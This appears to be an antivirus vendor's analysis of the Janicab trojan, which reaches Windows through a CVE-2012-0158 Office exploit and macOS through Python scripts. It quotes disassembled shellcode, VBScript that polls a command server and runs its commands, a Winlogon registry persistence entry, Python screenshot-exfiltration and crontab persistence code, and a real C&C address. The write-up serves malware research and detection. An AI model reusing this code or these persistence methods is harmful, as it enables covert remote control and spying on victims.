Multisystem Trojan Janicab attacks Windows and MacOSX via scripts

Multisystem Trojan Janicab attacks Windows and MacOSX via scripts

On Friday, July 12th a warning from an AVAST fan about a new polymorphic multisystem threat came to an inbox of AVAST. Moreover, an archive of malicious files discussed here were attached. Some of them have been uploaded to Virustotal and therefore they have been shared with computer security professionals on the same day. A weekend had passed by and articles full of excitement about a new Trojan for MacOs started to appear on the web. We decided to make a thorough analysis and not to quickly jump on the bandwagon. The key observation is that the final payload comes in the form of scripts needed to be interpreted by Windows Script Console resp; Python in the case of MacOs. Moreover a script generator that creates new malicious Windows file shortcuts was also included.

Windows version

A chain of events that installs a malicious Visual Basic script on Windows platform looks like this:

In the beginning there is a malicious Office Open XML Document containing two embedded binary files. One of them is called ActiveX.bin and it carries the main shell-code that is triggered by a widely spread exploit CVE-2012-0158 (under special settings ActiveX controls in MSCOMCTL.OCX trigger code execution). Shell-code itself in decrypted with a initial loop that uses 0xEE as a one-byte key. Then a few API functions necessary for dropping of another file are resolved by a hash (VirtualAlloc, CreateFile, ReadFile, WriteFile, GetTempPath, CloseHandle). In the figure we can see a check of a magic value 0xB19B00B5 (a shell-code consequently performs this step twice, because a general memory search could return an address of its own assembly instead of the location in the data). A temporary file "*a.l*" is created.

```
.text:0040119E mov      eax, 0B19B00B5h
.text:004011A3 mov      edi, edx
.text:004011A5 scasd
.text:004011A6 jnz      short loc_40118D
.text:004011A8 scasd
.text:004011A9 jnz      short loc_40118D
.text:004011AB jmp      short loc_4011BF
.text:004011AD ; ---------------------------------------------
.text:004011AD
.text:004011AD loc_4011AD:                        ; CODE XREF: .text:00401192↑j
.text:004011AD push     26h
.text:004011AF pop      eax
.text:004011B0 xor      ecx, ecx
.text:004011B2 mov      edx, esp
.text:004011B4 call     large dword ptr fs:0C0h
.text:004011BB pop      ecx
.text:004011BC pop      edx
.text:004011BD jmp      short loc_40119A
.text:004011BF ; ---------------------------------------------
.text:004011BF
.text:004011BF loc_4011BF:                        ; CODE XREF: .text:00401173↑j
.text:004011BF                                    ; .text:004011AB↑j
.text:004011BF sub      esp, 0FCh
.text:004011C5 mov      ebx, esp
.text:004011C7 push     ebx
.text:004011C8 push     0FCh
.text:004011CD call     dword ptr [esi]
.text:004011CF mov      dword ptr [ebx+eax], '1.a'
.text:004011D6 xor      eax, eax
.text:004011D8 push     eax
.text:004011D9 push     2
.text:004011DB push     2
.text:004011DD push     eax
.text:004011DE push     eax
.text:004011DF push     40000000h
.text:004011E4 push     ebx
.text:004011E5 call     dword ptr [esi+0]
.text:004011E8 mov      edx, eax
.text:004011EA push     edx
.text:004011EB push     edx
.text:004011EC push     ebx
.text:004011ED mov      al, [edi]        0x3A
.text:004011EF inc      edi
.text:004011F0 mov      bl, [edi]        0x9E
.text:004011F2 inc      edi
.text:004011F3 mov      ecx, [edi]       0x75600
```

```
dword ptr [esi+8]=[.text:0040127F]
dd offset kernel32_CreateFileA
```

The step that follows is decrypted from the second embedded binary with a name *ActiveX1.bin*. It is loaded into a buffer that is pointed by edi register. A two bytes and one double word are extracted and immediately used in a decryption routine (one-byte XOR with a key additively changed by a constant in every iteration). A dynamic linked library is dropped and loaded.

```
000006E0: B5 00 9B B1 B5 00 9B B1 3A 9E 00 56 07 00 77 82   | µ.>±µ.>±:Ž.V..w,
000006F0: E6 14 B1 50 EE 8C 2E C8|66 04 5D BF DE 7C A2 B8   | ć.±PÎŚ.ČF.]żŢ|˘,
00000700: 56 F4 92 30 CE 6C 4A A8|46 E4 82 20 BE 5C FA 98   | VÔ'0Îl J¨Fä, ľ\ú'
00000710: 36 D4 72 10 AE 4C EA 88|26 C4 62 00 9E 3C DA 78   | 6Ôr.®Lę&Äb.ž<Úx
00000720: 16 B4 52 F0 8E 2C CA 68|06 A4 9A E0 7E 1C B4 47   | .´RđŽ,Ęh.¤šŕ~.´G
```

The dropper simply loads and executes two files in resources that are unencrypted. The first is a Word document that is not malicious and its purpose is not to raise any suspicion after opening such a document. The second is a malicious Visual Basic script "*1.vbe*" encoded with a Windows Script Encoder *screnc.exe*. This script is a final payload of the chain and is tagged with a version number "1.0.4".

```
.text:10001151                 call    ds:GetTempPathA
.text:10001157                 push    offset a1_vbe    ; "1.vbe"
.text:1000115C                 lea     edx, [ebp+Parameters]
.text:10001162                 push    edx              ; char *
.text:10001163                 call    _strcat
.text:10001168                 add     esp, 8
.text:1000116B                 push    0                ; hTemplateFile
.text:1000116D                 push    2                ; dwFlagsAndAttributes
.text:1000116F                 push    2                ; dwCreationDisposition
.text:10001171                 push    0                ; lpSecurityAttributes
.text:10001173                 push    0                ; dwShareMode
.text:10001175                 push    40000000h        ; dwDesiredAccess
.text:1000117A                 lea     eax, [ebp+Parameters]
.text:10001180                 push    eax              ; lpFileName
.text:10001181                 call    ds:CreateFileA
.text:10001187                 mov     [ebp+hObject], eax
.text:1000118D                 cmp     [ebp+hObject], 0FFFFFFFFh
.text:10001194                 jnz     short loc_10001198
.text:10001196                 jmp     short loc_100011E5
.text:10001198 ; ---------------------------------------------------------------
.text:10001198
.text:10001198 loc_10001198:                           ; CODE XREF: sub_10001120+74↑j
.text:10001198                 push    0                ; lpOverlapped
.text:1000119A                 lea     ecx, [ebp+NumberOfBytesWritten]
.text:100011A0                 push    ecx              ; lpNumberOfBytesWritten
.text:100011A1                 mov     edx, [ebp+nNumberOfBytesToWrite]
.text:100011A4                 push    edx              ; nNumberOfBytesToWrite
.text:100011A5                 mov     eax, [ebp+lpBuffer]
.text:100011A8                 push    eax              ; lpBuffer
.text:100011A9                 mov     ecx, [ebp+hObject]
.text:100011AF                 push    ecx              ; hFile
.text:100011B0                 call    ds:WriteFile
.text:100011B6                 mov     edx, [ebp+hObject]
.text:100011BC                 push    edx              ; hObject
.text:100011BD                 call    ds:CloseHandle
.text:100011C3                 push    0                ; nShowCmd
.text:100011C5                 lea     eax, [ebp+Directory]
.text:100011CB                 push    eax              ; lpDirectory
.text:100011CC                 lea     ecx, [ebp+Parameters]
.text:100011D2                 push    ecx              ; lpParameters
.text:100011D3                 push    offset File      ; "cscript.exe"
.text:100011D8                 push    offset Operation ; "open"
.text:100011DD                 push    0                ; hwnd
.text:100011DF                 call    ds:ShellExecuteA
```

Depending on the system version, the malware seeks for an antivirus product in Windows Management Instrumentation (WMI) executing query "Select displayName from AntiVirusProduct" on the WMI object "winmgmts: {impersonationLevel=impersonate}!\\.\root\SecurityCenter2". It stores a value into the variable *installedAV*. Then it randomly chooses a youtube.com link from a hard-coded list and evaluates a regular expression on the received content:

```
randLink = YouTubeLinks(Int((max-min+1)*Rnd+min))outputHTML = getPage(randLink,
60)Set objRE = New RegExp
With objRE
.Pattern = "just something i made up for fun, check out my website at (.*) bye bye"
.IgnoreCase = True
End With
Set objMatch = objRE.Execute( outputHTML )

If objMatch.Count = 1 Then
server = "http://" & objMatch.Item(0).Submatches(0)
End If

if getPage(server & "/Status.php", 30) = "OK" Then
serverExists = 1
End if
```

Seeking the pattern on the web in cached YouTube pages it turned out that an expression
"*111.90.152.210/cc*" could have been returned as a C&C server address.

Persistence on the infected system is decided by C&C:

```
startupMethod = getPage(server & "/sMethod.php?av=" & installedAV, 60)
```

If it commands a keyword "reg" as a startup method then a registry file containing lines
"[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]
"Shell"="wscript.exe \"%userprofile%\\SystemFolder\\.vbe\""
will be imported.

Spying functionality is not present in this variant. The main malicious action is constantly
awaiting commands from C&C to execute it on the victim's computer (*getPage* involves
creating "InternetExplorer.Application" object and returning html content of the given
address):

```
While 1
On Error Resume Next
commandData = getPage(server & "/gcm.php?sn=" & Serial, 30)If not
IsNull(commandData) And commandData "" Then
s.Run "cmd /c " & c, 0
End IfWScript.Sleep 60000
Wend
```

MacOsX version

As mentioned in the introduction, the variant for MacOs uses Python compiled scripts and it
is described with a lot of relevant screenshots (another reference is here). It uses a right-to-
left override method to confuse the user while executing (Windows malware uses similar

masking). The internal version number said "3.0.6" and so probably it was longer in development.

Spying activities consist of recording audio using command line tool called "*Sound eXchange*" and taking screenshots controlled by mouse actions (resolved by a freely distributed command line tool *mt* which is a shortcut for *MouseTools*):

```python
def run(StarterScreenShotsCls):
    ss = StarterSettingsCls()
    ss.logger.debug('SS: Starting SS Thread')
    snetUtils.setTimeInLastFile('ss')
    oldMousePos = 0
    while 1:
        try:

            ss.logger.debug('SS: last mouse pos: ' + str(oldMousePos))
            ss.logger.debug('SS: new mouse pos: ' + str(mousePos))
            mousePos = getMousePos()
            if oldMousePos != mousePos:
                ss.logger.debug('SS: Creating new SS at: ' + ss.sCurSsLoc)
                subprocess.call('osascript -e \'do shell script "/usr/sbin/screencapture -x -tjpg /tmp/cur.jpg"\'',
                snetUtils.sendSs(ss.sCurSsLoc)
                ss.logger.debug('SS: delete the ss file')
                os.remove(ss.sCurSsLoc)
            else:
                ss.logger.debug('SS: Same mouse position, Do Nothing..')
            oldMousePos = mousePos
            snetUtils.setTimeInLastFile('ss')
        except:
            ss.logger.debug('SS: SS Unexpected error:', sys.exc_info()[0])
        time.sleep(ss.sScrShotInterval)

def getMousePos():
    p = subprocess.Popen('osascript -e \'do shell script "~/.t/mt -location"\'', shell=True, stdout=subprocess.PIPE)
    output = p.communicate()
    return output[0]
```

For comparison with the Windows version observe that a C&C server is obtained in very similar way:

```python
def getCc():
    ss = StarterSettingsCls()
    if os.path.exists('cc.txt') == True:
        cc = open('cc.txt', 'rb').read()
    else:
        randLink = ss.sCcLinks[random.randrange(0, len(ss.sCcLinks))]
        data = urllib2.urlopen(randLink)
        rgx = re.findall('just something i made up for fun, check out my website at (.*?) bye bye', data.read())
        if rgx[0] is not None:
            cc = rgx[0]
        else:
            cc = None
    cc = cc.strip()
    return cc
```

Persistence is achieved by adding an initial malicious script "runner.pyc" into <u>cron</u>:

```
def addToCrontab():
    ss = StarterSettingsCls()
    subprocess.call('crontab -l > /tmp/dump', shell=True)
    infile = open('/tmp/dump', 'r')
    if 'runner.pyc' in infile.read():
        ss.logger.debug('addToCrontab(): runner already found in crontab')
    else:
        subprocess.call('echo "* * * * * python ~/.t/runner.pyc " >>/tmp/dump', shell=True)
        subprocess.call('crontab /tmp/dump', shell=True)
        ss.logger.debug('addToCrontab(): runner added to crontab')
    subprocess.call('rm -f /tmp/dump', shell=True)
    infile.close()
```

Script Builder

There is a simple php script available that creates an archive with a file shortcut that runs a script derived from a particular template and displays any desired distracting image. As a script template implicitly works a Windows version of Janicab. Even if methods of generating new samples seem basic it is interesting to see malware coming as a whole package as it is in this case.

Sources
Finally, MD5 of some selected samples with the detections of avast! engine are provided. Detections of samples connected with the Windows version are very low prevalent within AV products.

Janicab/StarterScreenShots.pyc	64e788f1599196e23b628466cac3f909	MacOs:Janicab-D [Trj]
Janicab/StarterRec.pyc	fcd6aec6f73d98500af0d4717ec82ceb	MacOs:Janicab-D [Trj]
Janicab/StarterCmdExec.pyc	9c9ca021bb33ce195c470cb22faef710	MacOs:Janicab-E [Trj]
Janicab/StarterNetUtils.pyc	3027d5589850d2fef3693a12ca4ec35e	MacOs:Janicab-B [Trj]
Janicab/StarterSettings.pyc	d85bd548decc7866ffd083329e23af8c	MacOs:Janicab-A [Trj]
AmazingRaceCyprus.docx	73041092efeb04c4a5e9b6a1a217754c	RTF:CVE-2012-0158-BO [Expl]
JoseMOlazagasti.docx	fef7fdfe74c071310956a753679c80e5	RTF:CVE-2012-0158-BO [Expl]
AboutUs.docx	b498d5de87575d4b999e203e71616b69	RTF:CVE-2012-0158-BO [Expl]

Encoded VB Script	11c987d626f12892f848a42f0a95f810	VBS:Janicab-A [Trj]
Dynamic Link Library #1	71eb77493e06b7c17c225cb36f5a054d	Win32:Janicab-A [Drp]
Dynamic Link Library #2	1b8406562b7c4b5cdeb393539245f7c0	Win32:Janicab-A [Drp]

Acknowledgment